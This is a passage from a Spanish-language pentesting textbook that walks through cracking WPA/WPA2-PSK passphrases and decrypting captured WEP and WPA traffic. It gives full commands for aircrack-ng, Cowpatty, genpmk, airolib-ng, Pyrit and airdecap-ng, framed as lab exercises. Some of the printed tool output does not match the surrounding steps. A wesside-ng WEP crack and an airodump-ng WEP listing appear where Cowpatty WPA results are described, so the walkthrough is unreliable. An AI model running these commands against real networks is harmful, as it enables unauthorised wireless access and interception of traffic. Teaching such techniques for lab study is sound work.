8. Tenga en cuenta que, al tratarse de un ataque de diccionario, el requisito previo es que la frase de paso debe estar presente en el archivo de diccionario que está suministrando a aircrack-ng. Si la contraseña no está presente en el diccionario, el ataque fallará.

17.5.5. Romper la seguridad WPA-PSK con Cowpatty

Cowpatty es una herramienta que también puede descifrar una contraseña WPA-PSK con un ataque de diccionario. Esta herramienta se incluye con BackTrack. Dejo como ejercicio usar Cowpatty para romper la contraseña WPA-PSK.

Además, trate de establecer una contraseña común, no presente en el diccionario y trate de hacer el ataque de nuevo. Ahora no tendrá éxito en romper la frase de paso, tanto con Aircrack-ng como con Cowpatty.

Es importante señalar que, el mismo ataque, se aplica incluso a una red WPA2-PSK. Les animo a comprobarlo de manera independiente.

17.5.6. Aceleración de cracking WPA/WPA2 PSK

Ya hemos visto en el apartado anterior que si tenemos la contraseña correcta en nuestro diccionario, el cracking de WPA-Personal trabajará cada vez a las mil maravillas. Entonces ¿por qué no nos limitamos a crear un diccionario de las más elaboradas de millones de contraseñas comunes y el uso de frases que la gente utiliza comunmente? Esto nos ayudaría mucho, nos ahorraríamos la mayoría del tiempo y terminaría con el craqueo de la contraseña. Todo suena muy bien, pero nos falta el componente contraseña-tiempo empleado. Uno de los cálculos que más CPU consume y lleva mucho tiempo es el de la Pre-Shared Key utilizando la frase de contraseña PSK y el SSID en la PBKDF2. La función hash combina ambos más de 4096 veces antes de la salida de la Pre-Shared Key 256 bits. El siguiente paso implica el uso de romper esta clave junto con los parámetros del saludo de cuatro vías y verificar contra el MIC en el apretón de manos. Este paso es computacionalmente barato. Además, los parámetros pueden variar en el apretón de manos cada vez y por lo tanto, este paso no puede ser pre-calculado. Así, para acelerar el proceso de craqueo necesitamos hacer el cálculo de la Pre-Shared Key de la frase de paso lo más rápido posible.

Podemos acelerar este proceso de precálculo de la Pre-Shared Key, también llamado Pairwise Master Key (PMK), en el lenguaje estándar 802.11. Es importante señalar que el SSID también se utiliza para calcular el PMK, con la misma frase, pero con un SSID diferente, que podría terminar con una PMK diferentes. Por lo tanto, el PMK depende tanto de la contraseña como del SSID.

En el siguiente ejercicio, vamos a ver cómo calcular previamente el PMK y utilizarlo para romper la seguridad WPA/WPA2.

17.5.7. Acelerando el proceso de crackeo

1. Podemos calcular previamente el PMK para un SSID determinado y lista de palabras utilizando la herramienta genpmk con el comando:
   `genpmk -f /pentest/passwords/wordlists/darkc0de.lst -d PMK-Wireless-Lab -s` "Wireless Lab" como se muestra en la siguiente captura de pantalla. Esto crea el archivo PMK- Wireless-Lab que contiene el PMK pregenerado:

```
root@bt:~# genpmk -f /pentest/passwords/wordlists/darkc0de.lst -d PMK-Wireless-Lab -s "Wireless Lab"
genpmk 1.1 - WPA-PSK precomputation attack. <jwright@hasborg.com>
File PMK-Wireless-Lab does not exist, creating.

key no. 1000: 012ih0n
key no. 2000: 070mi714n
key no. 3000: 0d0n746124
key no. 4000: 0pini0n47iv3n355
key no. 5000: 0v31212i07
key no. 6000: 0v312bu9
key no. 7000: 0vi6312m
key no. 8000: 1 ARSENIAN
key no. 9000: 1 BEVERLE
key no. 10000: 1 BUDROS
key no. 11000: 1 CIAGLO
key no. 12000: 1 DELLER
key no. 13000: 1 ELSBERND
key no. 14000: 1 FUMAGALLI
key no. 15000: 1 GROENSTEIN
key no. 16000: 1 HESSELGREN
key no. 17000: 1 JONATHON
key no. 18000: 1 KOJNOK
key no. 19000: 1 LESKAR
key no. 20000: 1 MARIJKE
key no. 21000: 1 MISSIMER
key no. 22000: 1 NOGALES
key no. 23000: 1 PETCHY
```

2. Ahora cree una red WPA-PSK con la contraseña **sky sign** (presente en el diccionario que utilizaremos) y capture un WPA-handshake de la red. Seguidamente, usamos Cowpatty para romper la contraseña WPA, como se muestra en la siguiente pantalla:


```
bt ~ # wesside-ng -i wlan0
[00:19:22] Using mac 00:C0:CA:19:CE:5F
[00:19:22] Looking for a victim...
[00:19:22] Found SSID(dd-wrt) BSS=(00:1A:70:FD:21:CE) chan=6
[00:19:22] Authenticated
[00:19:22] Associated (ID=2)
[00:19:23] Datalen 46 Known clear 8
[00:19:23] Got 8 bytes of prga IV=(6b:19:20) PRGA=C3 F9 D3 C5 7A C9 C1 8
[00:19:24] Got 36 bytes of prga IV=(6c:19:20) PRGA=DA 1E B7 B7 18 AA 67
87 A4 39 25 65 62
[00:19:24] Got 144 bytes of prga IV=(6d:19:20) PRGA=6E 11 E4 A0 42 86 D1
 A2 F4 21 6A DC 82 79 21 77 D1 83 EE B1 1E 94 58 57 BD 88 E4 4B 1F 0F A1
 77 EC 84 07 EB 66 10 24 BF C2 2B DC 25 0F 90 B9 A6 3B 81 47 37 D8 43 CE
 42 0B BE DE D8 7F CB 8B 55 5F 09 D4 84 B9 8D 84 F3 1F E9 EC
[00:19:53] Got ARP request from (00:18:4D:80:D4:43)
[00:19:54] Guessing PRGA eb (IP byte=192)
[00:19:54] Got clear-text byte: 192
[00:19:56] Guessing PRGA 65 (IP byte=173)
[00:19:56] Got clear-text byte: 168
[00:19:56] Guessing PRGA b9 (IP byte=3)
[00:19:56] Got clear-text byte: 1
[00:19:57] Guessing PRGA 9d (IP byte=171)
[00:19:57] Got clear-text byte: 144
[00:19:57] Got IP=(192.168.1.144)
[00:19:57] My IP=(192.168.1.123)
[00:19:57] Sending arp request for: 192.168.1.144
[00:19:57] Got arp reply from (00:18:4D:80:D4:43)
[00:20:30] WEP=000010050 (next crack at 10000) IV=3c:44:20 (rate=328)
[00:20:30] Starting crack PID=28022
[00:20:32] WEP=000010822 (next crack at 20000) IV=79:47:20 (rate=289)
Key: AA:BB:CC:DD:EE


[00:20:32] KEY=(AA:BB:CC:DD:EE)
Owned in 1.18 minutes

[00:20:32] Dying...

[00:20:32] Stopping crack PID=28022

[00:20:32] KEY=(AA:BB:CC:DD:EE)
Owned in 1.18 minutes
```

Cracked the WEP


3. Se tarda aproximadamente 7,18 segundos con Cowpatty para obtener la clave, utilizando la PMK precalculada como se muestra en la captura de pantalla:

```
CH  6 ][ Elapsed: 1 hour 39 mins ][ 2012-09-10 14:58

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:25:86:B4:09:D2  -51  48    57982    65880   12   6  54 . WEP  WEP    OPN

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   00:15:6D:7C:E4:4B  -73    0 - 1      0        14  taisurSRL
 taisurSRL         94:00:70:49:28:B5  -57    0 - 1      0        66
(not associated)   94:00:70:49:28:B5  -57    0 - 1      0        66
00:25:86:B4:09:D2  00:24:21:8A:50:E2    2   36 -54      0      3755
00:25:86:B4:09:D2  00:14:D1:5E:D5:61    0    0 - 1      0    129572
root@bt:~#
```


4. Ahora usamos aircrack-ng con el archivo de mismo diccionario y el proceso de craqueo toma más de 22 minutos. Esto demuestra lo mucho que ha ganado debido al precálculo:




5. Con el fin de utilizar estos PMK con aircrack-ng, tenemos que usar una herramienta llamada airolib-ng. Le daremos las opciones airolib-ng PMK-Aircrack – import cowpatty PMK-Wireless-Lab, donde PMK-Aircrack es la base de datos compatible con aircrack-ng que se creará y PMK-Wireless-Lab es la base de datos compatible con genpmk PMK que habíamos creado previamente:



6. Ahora alimentemos la base de datos para aircrack-ng y la velocidad del proceso de craqueo se hará notable. El comando usado es aircrack-ng -r PMK-Aircrack WPACrackingDemo2-01.cap:



7. Hay otras herramientas disponibles en BackTrack, como Pyrit que puede aprovechar los sistemas multi-CPU para acelerar el cracking. Damos el nombre de archivo pcap con la opción -r y lo complementamos con genpmk con el archivo PMK con la opción -i. Incluso en el mismo sistema en que utilizamos las herramientas anteriores, Pyrit toma alrededor de tres segundos en obtener la clave, utilizando el archivo creado PMK con genpmk como se muestra en la siguiente pantalla:




Estudiamos varias herramientas y técnicas para acelerar el hacking WPA/WPA2-PSK. La idea es calcular previamente el PMK para un SSID determinado y una lista de frases en nuestro diccionario.

17.5.8. Descifrar paquetes WEP y WPA


En todos los ejercicios que hemos hecho hasta ahora, hemos roto las claves WEP y WPA usando varias técnicas. Pero, ¿qué hacemos con esta información? El primer paso sería descifrar paquetes de datos que hemos capturado utilizando estas claves.

En el siguiente ejercicio, vamos a descifrar los paquetes WEP y WPA en la trama del mismo archivo que capturó utilizando las claves que rompimos.


1. Vamos a descifrar paquetes del mismo archivo de captura WEP que hemos creado antes que WEPCrackingDemo-01.cap. Para ello, utilizaremos otra herramienta de la suite Aircrack-ng llamada airdecap-ng. Corremos el siguiente comando como se muestra en la siguiente captura de pantalla: airdecap-ng -w abcdefabcdefabcdefabcdef12 WEPCrackingDemo-01.cap, utilizando la clave WEP que rompimos con anterioridad:



2. Los archivos desencriptados se almacenan en un archivo llamado WEPCrackingDemo-01-dec.cap. Nosotros usamos la utilidad tshark para ver los primeros diez paquetes del archivo. Tenga en cuenta que es posible ver resultados diferentes en función de lo que ha capturado:



3. WPA/WPA2 PSK funciona exactamente de la misma forma que con WEP utilizando la utilidad airdecap-ng, como se muestra en la figura siguiente, con el comando airdecap-ng -p abdefgh WPACrackingDemo-01.cap -e " Wireless Lab ":



